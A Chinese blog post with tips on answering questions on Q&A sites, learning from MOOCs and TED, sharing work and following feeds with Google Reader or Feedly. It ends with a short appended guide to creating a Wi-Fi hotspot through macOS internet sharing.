当然问答网站不只是用来问问题的，你也应该积极地去回答自己熟悉的相关领域，这样才能丰富社区知识，提高社区质量。当然了，回答问题也是有学问的，可以参考[How To Be A Good Guru](#)，[这里](#)有中文版的。

简单总结一下回答的要求：

1. 不要回答你不知道答案的问题；
2. 先解释给自己(如果自己是提问者，你的回答是否能让自己明白？)
3. 授人以渔，只提供最低限度的帮助
4. 展示你的操作过程
5. 有分寸地使用幽默
6. 如果你不能说出有用的信息，就别说
7. 避免使用术语、难懂的缩写和俚语
8. 永远不要用"RTFM"回复。RTFM:Read The Fucking Manual"，去读该死的手册。另外一个常见的是：STFW:Search The Fucking Web，搜索该死的网络，或者友好一点的"Google 一下"。
9. 回答要深思熟虑
10. 保持一颗新手的心

搜索和问答往往只是获取碎片化的知识，要想建立系统化的认识，至少要认真地上完一门课然后慢慢建立自己的认知体系。以前只能通过学校系统地学习，而现在网络课堂的兴起无疑降低了学习的成本，提供了诸多方便。

现在网上公开课领军的三驾马车是Coursera, Udacity和EdX，当然必须全部是国外的公开课。在国内相对不错的公开课有网易公开课，多贝公开课等。

发现果壳做了一个MOOC学院，不错的mooc导览网站，如果没有心仪的课程，可以现在这里随便浏览一下。



update: August 20, 2014

公开课有传统学校课堂无法比的优点，比如如果在学校你缠着老师讲上3遍，或者让老师等一下让你和同学们讨论一会，那你一定会把老师逼疯。而在网上听课，则可以随心所欲地“折磨”老师：拖动滚动条，让老师气喘吁吁地一路小跑，或者让他把那一小段说上一百次。最重要的，你可以让老师随时“闭嘴”，拿起纸笔，自己推导一下，甚至编个小程序试试。如果做对了会很开心，如果没做对，发现错在哪，不也很开心吗？把被动地听，转换成主动地发现，学到了，你就是赢家。

关于公开课的学习这里提供几个资源：

1. 如何学习网络公开课？
2. 学习网络公开课，如何提高效率？
3. 如何做到流畅阅读英文资料和听懂国外公开课？
4. 听不懂美国大学公开课如何应对？

其实上面的几个资源只不过是我在知乎上面搜了 网络公开课，然后挑选的结果，强大的搜索会让你找到你想找到的资源。

选一门自己喜欢的课，听下去，就这么简单。

---

另外，TED里的演讲也不错，很多经典。可以批量的下载TED或者网络课程的资源，具体可以看阳志平的文章[Mac入门笔记\(6\):优质课程](#)。

update: August 30, 2014

---

当你学会了搜索，学会了提问与回答，并且认真听了课程，确实知道了很多之后，那么你还想做什么呢？我想做的就是分享！

得益于现在强大的社交网络平台，分享变得如此之简单。我们可以分享自己的小作品或者是学习总结之类的。分享的目的在于传播，在于交流，当然也可以获得一些“赞美”、“威望”。

其实分享也是一个测试的过程，读你文章的人越多，测试就越彻底。再读你文章的时候，读者可以提出自己的疑问，而你可能就需要对文章的某部分做进一步的解释，或者发现自己文章中的不当之处。

通过社交网络你可以关注有共同爱好的人，读他们的文章，尽情的和他们交流，这是多么一件美妙的事呢！！

在这个信息泛滥的时代，要想获取高质量的文章，需要有一双“火眼金睛”，还需要有强大的工具金箍棒。

要想有“火眼金睛”，必须要有足够的阅读量。你需要读相当多的文章，然后从中筛选出高质量的文章。然后就需要使用金箍棒了，这里金箍棒就是[google reader](#)（可惜的是，马上要关闭了，我至今没找到可以替代的阅读器呢）。我们可以把高质量的博客或者站点交给[google reader](#)，这样就可以获取最新的文章。

至于用reader的好处，说不出来的，你用上一段时间就知道了。可以透漏的是，通过[google reader](#)我知道了许多。

---

目前（update: 2014.8）来看最好的订阅器无疑是feedly，不过由于众所周知的原因，国内访问不了（也不算访问不了，只不过得花点钱访问而已）。不过Android上面有一款应用press，可以把feedly订阅的文章导进去。mac上的应用Reeder据说可以流畅的订阅文章，只是要收费而已。你看，花钱买服务是王道啊。

---

如你所见，本文的好多方面也是我通过搜索获得的，所以，尽情去搜索，去探索未知的世界吧。

[Google搜索引擎的工作原理](#)

[Google搜索从入门到精通](#)

[搜索笔记](#)

[MOOC：更好和更时髦的教育系统](#)

[在Coursera，随时都是学习的好时候](#)

## 共享

---

## mac创建wifi热点方法：苹果mac设置无线网络wifi共享步骤

--“暗恋一个人什么感觉?”--“总感觉他身上有WiFi。”所以为了让更多的人暗恋你，一定要学会创建WiFi热点这一技能，今天传授给大家的就是mac创建wifi热点的方法，机友们可以来看一看。

首先，连接网线，进入设置，选择“共享”。



在互联网共享这一栏选择要共享的网络，以太网或者PPPoE链接。



之后在下面选择通过Wi-Fi共享。



点击Wi-Fi选项设定共享密码。



都完成后在左边互联网共享前面的选择框内打钩，启用共享。



之后就可以使用移动设备搜寻你的Mac并上网冲浪啦。



设置方法很简单吧?快点去设置WiFi热点, 造福你的手机流量吧~